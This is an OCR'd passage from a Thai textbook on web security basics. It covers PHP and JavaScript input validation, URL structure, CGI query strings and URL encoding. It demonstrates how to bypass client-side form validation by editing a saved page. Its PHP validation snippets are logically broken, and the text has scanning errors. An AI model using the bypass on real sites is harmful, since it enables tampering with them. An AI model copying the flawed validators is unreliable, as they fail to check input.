ข้อสังเกตที่เด่นชัดของ PHP ก็คือจุดอ่อนของมันนั้นคล้ายกันกับ Perl กล่าวคือถ้าสคริปต์ต้องประมวลผลอินพุตจากเว็บบราวเซอร์เพื่อติดต่อกับฐานข้อมูลหรือฟังก์ชัน system(), passthry(), shellexec(), exec() หรือ server side include (SSI) แฮกเกอร์สามารถใช้ประโยชน์จากการตรวจเช็คอินพุตที่ไม่ดีพอทำให้เอนจิ้นของ PHP ประพฤติตัวไม่ดี อย่างเช่น เปิดโอกาสให้เอ็กซีคิวต์คำสั่งใดๆ ก็ได้ เพื่อลดความเสี่ยงดังกล่าวนี้ให้แน่ใจว่าได้รวมเอาฟังก์ชันการตรวจเช็คอินพุตที่ละเอียดเข้าไว้ในโปรแกรมของคุณแล้ว และเช่นเดียวกับ Perl คุณสามารถ (และควร) ใช้นิพจน์ปกติในโค้ด PHP เพื่อค้นหาข้อมูลแฝงตัวอันตรายที่อาจมีอยู่ในฟิลด์ที่รับค่าอินพุตจากผู้ใช้และแจ้งเตือนทันทีที่ค้นพบ โค้ดต่อไปนี้ใช้ฟังก์ชัน preg_match() เพื่อเปรียบเทียบค่าตัวแปร $string ที่ได้รับกับตัวอักขระปกติและสามารถถูกใช้เพื่อตรวจเช็คฟิลด์อินพุตที่เป็นตัวเลขได้ด้วย

(2.5)

```
if (preg_match("/^[0-9]+$/i", $string))
      echo "Error discovered in your number field\n";
      return 1;
break;
```

โค้ดต่อไปนี้สามารถถูกใช้เพื่อตรวจสอบเช็คฟิลด์ที่รับค่าอินพุตเป็นสตริงได้

(2.6)

```
if (preg_match("/^[a-z0-9]+$/i", $string))
    return 1;
break;
```

สำหรับข้อมูลเพิ่มเติมเกี่ยวกับPHPและสามารถดาวน์โหลดโปรแกรมให้เช็คดูที่ http://www.php.net

2.5.3 จาวาสคริปต์

ภาษาจาวาสคริปต์สามารถทำงานได้อย่างเกือบสมบูรณ์บนเครื่องไคลเอนต์ ประโยชน์ของมันก็คือด้านความเร็วแต่ไม่ใช่เรื่องความปลอดภัย เพราะมันสามารถถูกแก้ไขโดยแฮกเกอร์เพื่อนำมาโจมตีได้

จาวาสคริปต์เป็นภาษาสคริปต์ที่อาศัยตัวตีความ (Interpreter) ไม่ได้อาศัยการคอมไพล์ (non-compiled) ซึ่งแต่ดั้งเดิมได้รับการพัฒนาขึ้นโดยเน็ตสเคป อย่างไรก็ตาม สิ่งที่เกี่ยวพันกันระหว่างจาวาสคริปต์และจาวาก็คือ เพียงชื่อของมันเท่านั้นที่คล้ายกัน จาวาเป็นภาษาที่ต้องผ่านการคอมไพล์และเป็นลักษณะการโปรแกรมเชิงวัตถุ (object-oriented) และบางครั้งก็ยากที่จะทำความเข้าใจ ส่วนจาวาสคริปต์นั้นเป็นภาษาสคริปต์แบบง่ายๆ และมีลักษณะกึ่งๆ เชิงวัตถุ ซึ่งเหมาะสำหรับการพัฒนาเว็บอย่างรวดเร็ว ถึงแม้จาวาสคริปต์จะมีความสามารถในเชิงวัตถุอย่างเช่น การตรวจเช็คข้อมูลที่รับมาจากฟอร์ม การเพิ่มโค้ด HTML เข้าไปโดยอัตโนมัติตามความต้อง และทำการคำนวณเฉพาะอย่างเช่น การคำนวณวันเวลาและการค้นหาประเภทของบราวเซอร์ ตัวอย่างง่ายๆ ของจาวาสคริปต์ก็คือโค้ดต่อไปนี้ซึ่งทำการแสดงไดอะล็อกบ็อกซ์เมื่อถูกคลิก

(2.7)

```
<html>
<head>
<title>Simple JavaScript Example</title>
<script language="Javascript">
<!-- hide for JavaScript challenged browsers
function popup()
{
  alert("Hello and welcome world!");
}
// Done hiding -->
```

```
</script>
</head>
<h1 align=center>My JavaScipt example</h1>
<div align=center>
<form>
<input type="button" value="Hello World Me!" onclick="popup()">
</form>
```

ตัวอย่างนี้เป็นตัวอย่างที่ดีสำหรับการทำความคุ้นเคยภาษาและวิธีการเรียกใช้มันและวิธีการจดจำมันในระหว่างการแฮกเว็บของคุณ เพราะจาวาสคริปต์ข้างต้นนี้ทำงานอยู่ในฝั่งไคลเอนต์ แฮกเกอร์สามารถหลบผ่านฟังก์ชันการตรวจเช็คอินพุตไปได้ และส่งข้อมูลที่ไม่มาตรฐานเข้ามาด้วยหวังว่าจะแครชแอปพลิเคชันของคุณได้หรือเลวร้ายไปกว่านั้นก็คือได้ข้อมูลความลับสำคัญ ในตัวอย่างนี้ เราใช้จาวาสคริปต์เพื่อตรวจสอบความถูกต้องของอินพุตที่รับมาจากผู้ใช้ผ่านทางฟอร์มเพื่อให้แน่ใจว่าอายุที่ถูกต้องได้ถูกส่งลงไปในฟิลด์ Age ของฟอร์ม โค้ดจาวาสคริปต์ดังกล่าวได้จำกัดให้อายุที่ใส่เข้าไปมีค่าตั้งแต่ 1-110 ส่วนค่าอื่นๆ นอกเหนือจากนี้จะไม่ได้รับอนุญาต

(2.8)

```
<html>
<head>
<title>Validate User Input in our Form</title>
<script>
<!-- hiding again
function validate_input()
{
 if (document.testform.age.value < 1)
  {
   alert('Nice try young thing. Please enter your REAL age');
   return false;
  }
 else
 {
  if (document.testform.age.value > 110)
  {
```

```
    alert('Nice try granpa. Please enter your REAL age');
    return false;
   }
   else
   {
   alert('Thanks for being '+document.testform.age.value);
   return true;
   }
  }
}
// done hiding -->
</script>
</head>
<body>
<form name=testform action="scripts/input.pl" method=post onSubmit="return
validate_input()">
        <b>Please enter your age:</b>
        <input type=text name=age size=3 maxlength=3><br><br>
        <input type=submit value="Submit Age">
        </form>
        </body>
        </html>
```

ด้วยความรู้ที่ว่าจาวาสคริปต์ได้รับการประมวลผลโดยบราวเซอร์ที่ไคลเอนต์ เราสามารถเซฟไฟล์ HTML จากเว็บเซิร์ฟเวอร์และยกเลิกฟังก์ชันตรวจเช็คอินพุตได้ ดังนั้นฟังก์ชัน validate_input() ในไฟล์ HTML ก็จะส่งค่า "จริง" กลับไปให้ทันทีเพื่อให้สมบูรณ์ จำเป็นต้องเปลี่ยนแอตทริบิวต์ action จากเดิมที่เป็นโลคอลเป็นการรีโมตแทนเพื่อที่จะส่งไปรันบนเซิร์ฟเวอร์

(2.9)

```
function validate_input()
{
        return true;
}
action="http://www.example.com/scripts/input.pl":
```

```
<form name=testform action="http://www.example.com/scripts/input.pl" method=post
onSubmit="return validate_input()">
```

คุณสามารถเปิดโลคอลไฟล์ และส่งค่าใดๆ ก็ได้ในฟิลด์ Age ตามที่คุณต้องการ และคลิกปุ่ม Submit ผลลัพธ์ที่ได้อาจไม่มีอะไรเกิดขึ้น หรืออาจทำให้เซิร์ฟเวอร์แคลชหรืออาจแสดงเมสเสจแจ้งข้อผิดพลาดที่เป็นประโยชน์ขึ้นมา

2.6 Uniform Resource Locator (URL)

URL คือกลไกหรือวิธีการในการระบุถึงทรัพยากรที่ต้องการบนเว็บ หรือบนเซิร์ฟเวอร์ FTP รวมทั้งโปรโตคอลในระดับแอปพลิเคชันเลเยอร์ ซึ่ง URL ดังกล่าวจะถูกส่งไปยังเว็บเซิร์ฟเวอร์ บางครั้ง URL ก็เป็นกลไกเดียวเท่านั้นสำหรับการสื่อสารกับระบบขนาดใหญ่ที่มีความซับซ้อนที่อยู่ด้านหลังไฟล์วอลล์ที่ปลอดภัยที่สุด ในบรรดาเทคนิคนับไม่ถ้วนของการเจาะระบบการแฮกผ่านเว็บถือได้ว่าเป็นวิธีที่ง่ายและสะดวกที่สุด

หัวข้อที่จะศึกษาเกี่ยวกับ URL

- โครงสร้างของ URL
- URL encoding หรือ การเอ็นโค้ด URL
- รหัสแอสกีที่อยู่ในรูปแบบเลขฐานสิบหกและยูนิโค้ด (Unicode)
- ตัวอักขระเมต้า (Meta-character)

2.6.1 โครงสร้างของ URL

โดยทั่วไป โครงสร้างพื้นฐานของ URL คือ


(2.10)

protocol://server/path/to/resource?parameters

แต่ละองค์ประกอบจะได้รับการอธิบายดังตารางดังนี้

ตารางที่ 2.4 องค์ประกอบของ URL

องค์ประกอบ	คำอธิบาย
Protocol	โปรโตคอลในระดับแอปพลิเคชันเลเยอร์ การใช้งานพื้นฐานส่วนใหญ่ของ URL ก็คือ การร้องขอทรัพยากรจากเว็บเซิร์ฟเวอร์ (HTTP servers) ดังนั้นโปรโตคอลพื้นฐานที่สุดก็คือ http: ส่วนโปรโตคอลอื่นอาจเป็น https:, ftp:, ldap:,telnet:, pop3: และอื่นๆ ขึ้นกับว่าบราวเซอร์และเซิร์ฟเวอร์สนับสนุนโปรโตคอลใดบ้าง
Server	ชื่อแบบ DNS, ชื่อแบบ NetBIOS หรือหมายเลข IP Address ของโฮสต์บนเน็ตเวิร์ก ซึ่งเก็บทรัพยากรที่กำลังถูกร้องขออยู่
Path/to/resource	ไดเรกทอรีพาท รวมทั้งชื่อทรัพยากรของ (resource name) ของทรัพยากรที่ต้องการ ทรัพยากรที่ต้องการอาจเป็นได้ทั้งไฟล์สแตติกหรือแอปพลิเคชันที่สร้างเอาต์พุตอย่างไดนามิก
Parameters	(เป็นออปชันเสริม) พารามิเตอร์อาจถูกส่งผ่านเข้าไปยังทรัพยากร (resource) ถ้าทรัพยากรนั้นคือแอปพลิเคชันหรือโปรแกรมที่สร้างเอาต์พุตอย่างไดนามิก บางครั้ง ส่วนนี้ของ URL ซึ่งระบุพารามิเตอร์ยังถูกเรียกว่า Query String



รูปที่2.6 ตัวอย่างของ URL

ในตัวอย่าง (a) นั้นอธิบายด้วยตนเองอยู่แล้ว ไฟล์ monalisa.html ซึ่งอยู่บนเซิร์ฟเวอร์ www.blueballoon.com กำลังได้รับการร้องขอผ่านทางโปรโตคอล HTTP ตำแหน่งของไฟล์ monalisa.html บนเว็บไซต์ www.blueballoon.com คือ ไดเรกทอรี /pictures/devinci

ในตัวอย่าง (b) เป็นตัวอย่างของการระบุโปรโตคอลอื่นแทนที่ HTTP โปรโตคอล FTP ที่ระบุนี้จะทำให้บราวเซอร์เปิดคอนเน็กชันไปยังเซิร์ฟเวอร์ FTP ชื่อ www.blueballoon.com แบบ anonymous และดาวโหลดไฟล์ img_viewer.exe ที่เก็บในไดเรกทอรี /pup/

ในตัวอย่าง (c) เป็น URL ที่ชี้ไปเพื่อเรียกแอปพลิเคชันขึ้นมาทำงาน แอปพลิเคชันในที่นี้คือ buy.asp และเก็บอยู่ในไดเรกทอรี /order/ โดยมีพารามิเตอร์อยู่สองตัวที่ถูกส่งผ่านเข้าไปยังแอปพลิเคชัน ชื่อ "item" พร้อมด้วยคำ (value) ที่เท่ากับ "A003" และ "pmt" พร้อมด้วยคำ (value) ที่เท่ากับ "visa" สังเกตว่าโปรโตคอลไม่ใช่ "http:" แต่เป็น "https:" ซึ่งคือ HTTP ที่วิ่งอยู่บน Secure Socket Layer (SSL)

2.6.2 URLs และการส่งผ่านพารามิเตอร์

คิวรีสตริง (Query String) ของ URLs ถูกใช้เพื่อส่งผ่านพารามิเตอร์ไปยังแอปพลิเคชันที่กำลังถูกเรียกขึ้นมาทำงาน เมื่อแอปพลิเคชันดังกล่าวถูกเรียกโดยเว็บเซิร์ฟเวอร์ แอปพลิเคชันนั้นจะรับสองสิ่งมาจากเว็บเซิร์ฟเวอร์นั้นก็คือ ตัวแปรสภาวะแวดล้อมของระบบและพารามิเตอร์ของ

โปรแกรม วิธีการที่เว็บแอปพลิเคชันจะโต้ตอบกับเว็บเซิร์ฟเวอร์ได้รับการอธิบายไว้ในข้อกำหนด Common Geteway Interface (CGI) ข้อกำหนดดังกล่าวจะกำหนดว่าแอปพลิเคชันโปรแกรมที่ถูกเรียกโดยเว็บเซิร์ฟเวอร์จะรับคิวรีสตริง(Query String) ผ่านทางอาร์กิวเมนต์ของบรรทัดคำสั่งและผ่านทางตัวแปลระบบชื่อ QUERY_STRING

ตัวอย่างที่อธิบายถึงวิธีการส่งพารามิเตอร์เข้ามายังแอปพลิเคชันโดยการสร้างสคริปต์ CGI ที่ชื่อ query.cgi บนเซิร์ฟเวอร์ลินุกซ์ซึ่งมี IP Address เป็น 192.168.7.253 โค้ดภายในของ query.cgi ดังข้างล่าง

(2.11)

```
01: #!/bin/sh
02: set -f
03: echo Content-type: text/plain
04: echo
05: echo Number of command-line args: "$#"
06: echo command-line args: "$*"
07: echo GATEWAY_INTERFACE = "$GATEWAY_INTERFACE"
08: echo SERVER_PROTOCOL = "$SERVER_PROTOCOL"
09: echo REQUEST_METHOD = "$REQUEST_METHOD"
10: echo SCRIPT_NAME = "$SCRIPT_NAME"
11: echo QUERY_STRING = "$QUERY_STRING"
```

สคริปต์นี้จะพิมพ์จำนวนของอาร์กิวเมนต์ที่ส่งให้มัน ค่าจริงๆของอาร์กิวเมนต์และตัวแปรสภาวะแวล้อมของระบบเล็กน้อยซึ่งถูกเซตโดยเว็บเซิร์ฟเวอร์เมื่อสคริปต์ถูกเรียกเช่น

http://I92.168.7.253/cgi-bin/query.cgi?Hello+World,+this+is+CGI

คิวรีตริง (query string) คือ “Hello+World+this+is+CGI ส่วนผลลัพธ์หรือเอาต์พุตของสคริปต์นี้คือ

(2.12)

```
Number of command-line args: 5
command-line args: Hello World, this is CGI
GATEWAY_INTERFACE = CGI/1.I
SERVER_PROTOCOL = HTTP/1.0
REQUEST_METHOD = GET
```

```
SCRIPT_NAME = /cgi-bin/query.cgi
QUERY_STRING = Hello+World,+this+is+CGI
```

เว็บเซิร์ฟเวอร์จะบรรจุคิวรีสตริง (query string) ไว้ในตัวแปรระบบที่ชื่อ QUERY_STRING มันจะดึงเอาพารามิเตอร์ที่อยู่ในสตริงออกมาและส่งเป็นอาร์กิวเมนต์เข้าไปยังสคริปต์ query.cgi สังเกตว่าเครื่องหมาย + ถูกแทนที่ด้วยช่องว่างโดยเว็บเซิร์ฟเวอร์

http://192.168.7.253/cgi-bin/query.cgi?item=A003&pmt=visa

ผลลัพธ์ที่แสดงบนบราวเซอร์ของไคลเอนต์

(2.13)

```
Number of command-line args: 0
command-line args:
GATEWAY_INTERFACE = CGI/1.1
SERVER_PROTOCOL = HTTP/1.0
REQUEST_METHOD = GET
SCRIPT_NAME = /cgi-bin/query.cgi
QUERY_STRING = item=A003&pmt=visa
```

ขณะนี้ เว็บเซิร์ฟเวอร์จะไม่ส่งค่าคิวรีสตริงเข้าไปเป็นอาร์กิวเมนต์ อย่างไรก็ตาม ตัวแปร QUERY_STRING จะเก็บเนื้อหาภายในคิวรีสตริง (query string) ข้อแตกต่างก็คือ ในตัวอย่างนี้คิวรีสตริงจะถูกสร้างขึ้นด้วยวิธีการส่งพารามิเตอร์มาตรฐานของ URL ซึ่งยึดถือตามข้อกำหนดของวิธีการส่งหลายๆ พารามิเตอร์พร้อมด้วยค่าของมันเข้าไปยังเว็บแอปพลิเคชัน ฟอร์แมตมาตรฐานของการส่งพารามิเตอร์ผ่านทางคิวรีสตริง (query string) ก็คือ

(2.14)

```
http://server/app_program?param_name1=value1&param_namc2=value2&...param_nameN=valueN
```

ถ้า 3 พารามิเตอร์ถูกส่งผ่านเข้าไปยังแอปพลิเคชันโปรแกรม ชื่อของ 3 พารามิเตอร์พร้อมด้วยค่าของมัน ซึ่งถูกเชื่อมรวมกันด้วยตัวอักขระ & จะถูกใส่ไว้ในคิวรีสตริง (query string) จากนั้นแอปพลิเคชันจะสกัดเอาพารามิเตอร์และค่าของมันออกมาอีกทีหนึ่งจากคิวรีสตริงที่ส่งมาให้

2.6.3 การเอ็นโค้ด URL (URL Encoding)

โดยตัวมันเองแล้ว URLs นั้นเป็นเพียงแค่ชุดสตริงที่ประกอบด้วยตัวเลข ตัวอักษรและตัวอักขระต่างๆ โดยมีสัญลักษณ์พิเศษบางอย่างอยู่ข้างบน ชุดของตัวอักขระที่สามารถบรรจุอยู่ใน URL ได้จะประกอบด้วยสิ่งต่อไปนี้

สัญลักษณ์	ค่า
สัญลักษณ์ของตัวเลข ตัวอักษรปกติ	A-Z, a-z, 0-9
สัญลักษณ์พิเศษที่สงวนไว้	; / ? : @ & = + $, < > # % "
ตัวอักขระพิเศษอื่นๆ	- _ . ! ~ * ' ( ) { } | \ ^ [ ] `

สำหรับส่วนใหญ่ สตริง URL จะประกอบด้วยตัวอักขระ ตัวเลขและสัญลักษณ์พิเศษที่สงวนไว้ที่มีความหมายพิเศษภายในสตริง URL ส่วนตัวอักขระพิเศษอื่นๆ จะถูกพบอยู่ในบางสตริง URL ถึงแม้พวกมันจะไม่มีความหมายพิเศษภายใน URL โดยตรง อย่างไรก็ตาม พวกมันอาจมีความหมายพิเศษสำหรับเว็บเซิร์ฟเวอร์ที่กำลังรับ URL นั้นมาหรือสำหรับแอปพลิเคชันที่ถูกร้องขอให้ทำงานผ่านทางเว็บบราวเซอร์

ตารางที่ 2.5 ตัวอักขระพิเศษและความหมายของมันภายใน URL

ตัวอักขระพิเศษ	การตีความและความหมาย
?	เป็นตัวแบ่งแยกจุดเริ่มต้นของคิวรีสตริง สิ่งต่างๆ ที่อยู่ข้างขวาของสัญลักษณ์ ? คือคิวรีสตริง (query string)
&	เป็นตัวคั่นกลางระหว่างพารามิเตอร์ถูกใช้เพื่อแบ่งกั้นระหว่างคู่ลำดับของพารามิเตอร์ซึ่งประกอบด้วยชื่อและค่าของมัน (name=value) ซึ่งอยู่ในคิวรีสตริง
=	เป็นตัวคั่นกลางระหว่างชื่อของพารามิเตอร์กับค่าของมัน (name=value) ซึ่งใช้ในขณะที่มีการส่งผ่านพารามิเตอร์ด้วยคิวรีสตริง
+	ถูกตีความว่าเป็นพื้นที่ว่าง (space)
:	เป็นตัวบ่งชี้ประเภทของโปรโตคอล ส่วนหน้าของ URL ที่เริ่มนับจากจุดเริ่มต้นจนถึงสัญลักษณ์ : จะระบุถึงโปรโตคอลในระดับแอปพลิเคชันเลเยอร์ที่ใช้ในการร้องขอทรัพยากร
#	ใช้เพื่อระบุจุดคาบเกี่ยวภายในเว็บพจ ตัวอย่างเช่น URL http://www.acme-art.com/index.html#gallery และ http://www.acme-art.com/index.html#pruchase จะนำพาคุณไปสู่ตำแหน่งที่แตกต่างกันสองที่

	ภายในเว็บเพจเดียวกัน คือ เพจ index.html
%	ถูกใช้เป็นตัวกั้นสำหรับการระบุถึงตัวอักขระที่ถูกแปลงฟอร์แมตให้อยู่ในรูปแบบเลขฐานสิบหก
@	ถูกใช้ใน mailto: URL ในขณะระบุอีเมล์แอดเดรสบนอินเทอร์เน็ตหรือในการส่งชื่อล็อกออนของผู้ใช้เข้าไปยังทรัพยากรที่ต้องการตรวจสอบล็อกอินของผู้ใช้ก่อน โดยเฉพาะเมื่อติดต่อกับเซิร์ฟเวอร์ FTP
~	ถูกใช้เพื่อระบุโฮมไดเรกทอรีของผู้ใช้บนเครื่องที่รองรับผู้ใช้หลายคน อย่างเช่น ยูนิกซ์ URL จะดูคล้าย http://server/~user_login_id/

2.6.4 ตัวอักขระเมต้า (Meta-characters)

ตัวอักขระอย่างเช่น * ; | ‘ มีความหมายพิเศษในฐานะที่เป็นตัวอักขระเมต้า (meta-character) ในแอปพลิเคชันหรือสคริปต์ ตัวอักขระเหล่านี้ไม่มีผลกระทบต่อ URL ไม่ว่ากรณีใด แต่ถ้าพวกมันบางตัวหรือหลายตัวถูกส่งผ่านเข้าไปยังแอปพลิเคชันได้ด้วยวิธีเฉพาะของมัน มันอาจก่อให้เกิดความหมายพิเศษที่คาดไม่ถึงได้และบางครั้งกลับกลายเป็นการสร้างช่องโหว่ด้านความปลอดภัยให้เกิดขึ้น ตัวอักขระเมต้า หลายตัวนั้นถูกตีความหมายแตกต่างกันไปโดยเว็บเซิร์ฟเวอร์ต่างยี่ห้อกัน ตัวอักขระเมต้า และ Input Validation สาเหตุที่พบบ่อยมากที่สุดกว่า 90% ของช่องโหว่ในเว็บแอปพลิเคชันทั้งหมดก็คือ การขาดการตรวจเช็คอินพุต

2.6.5 การระบุตัวอักขระพิเศษบนสตริง URL

ข้อกำหนดของ URL เปิดโอกาสให้เราได้เขียนตัวอักขระหรือสัญลักษณ์พิเศษเหล่านั้นในรูปแบบของเลขฐานสิบหกที่ตีความออกมาแล้วเท่ากับรหัสแอสกีของสัญลักษณ์พิเศษนั้น โดยขึ้นต้นด้วยสัญลักษณ์ % ดังต่อไปนี้

ตัวอักขระ	ค่าของเลขฐานสิบหก
ตัวอักขระทั่วไปทั้งหมด	%XX (%00-%FF)
ตัวอักขระควบคุม	%00-%1F, %7F
ตัวอักขระแอสกี	8 บิต %80-%FF
Spacebar	%20 หรือ +
Carriage Return (CR)	%0d
Line feed (LF)	%0a


2.6.6 การเอ็นโค้ดด้วยฟอร์มแมตของยูนิโค้ด (Unicode Encoding)

ถึงแม้การเอ็นโค้ดตัวอักขระแอสกีด้วยเลขฐานสิบหกจะรองรับการใช้งานได้หลากหลายก็ตาม แต่มันก็ยังไม่กว้างพอที่จะถูกใช้แทนสัญลักษณ์ที่มากกว่า 256 ตัวได้ ระบบปฏิบัติการส่วนใหญ่ในปัจจุบันและแอปพลิเคชันส่วนใหญ่สามารถรองรับการนำเสนอเซตของตัวอักขระในลักษณะมัลติไบต์ได้จึงทำให้รองรับภาษาอื่นได้มากมายนอกจากภาษาอังกฤษ IIS Web Server ของไมโครซอฟต์สามารถรองรับ URLs ที่ประกอบด้วยตัวอักขระซึ่งถูกเอ็นโค้ด ไว้ด้วยฟอร์แมตแบบมัลติไบต์ของ UCS Translation Format (UTF-8) นอกเหนือจากการเอ็นโค้ดแบบแอสกีธรรมดา ยูนิโค้ดมองในมุมของ URL ตัวอักขระยูนิโค้ดแบบสองไบต์นั้นได้รับการเอ็นโค้ดหรือเข้ารหัสไว้โดยการใช้ %uXXYY โดยที่ XX และ YY คือค่าแบบเลขฐานสิบหกของตัวอักษรในไบต์สูงและไบต์ต่ำตามลำดับ สำหรับตัวอักขระแอสกีมาตรฐานที่เป็น %00 ถึง %FF นั้นจะได้รับการแปลงให้อยู่ในฟอร์แมตของยูนิโค้ดเป็น %u0000 ถึง %u00FF เว็บเซิร์ฟเวอร์จะทำการดีความในแบบ 16 บิตทุกครั้งเมื่อต้องใช้งานตัวอักขระแบบยูนิโค้ด


บทที่ 3

ทฤษฎีการเจาะระบบผ่านเว็บ

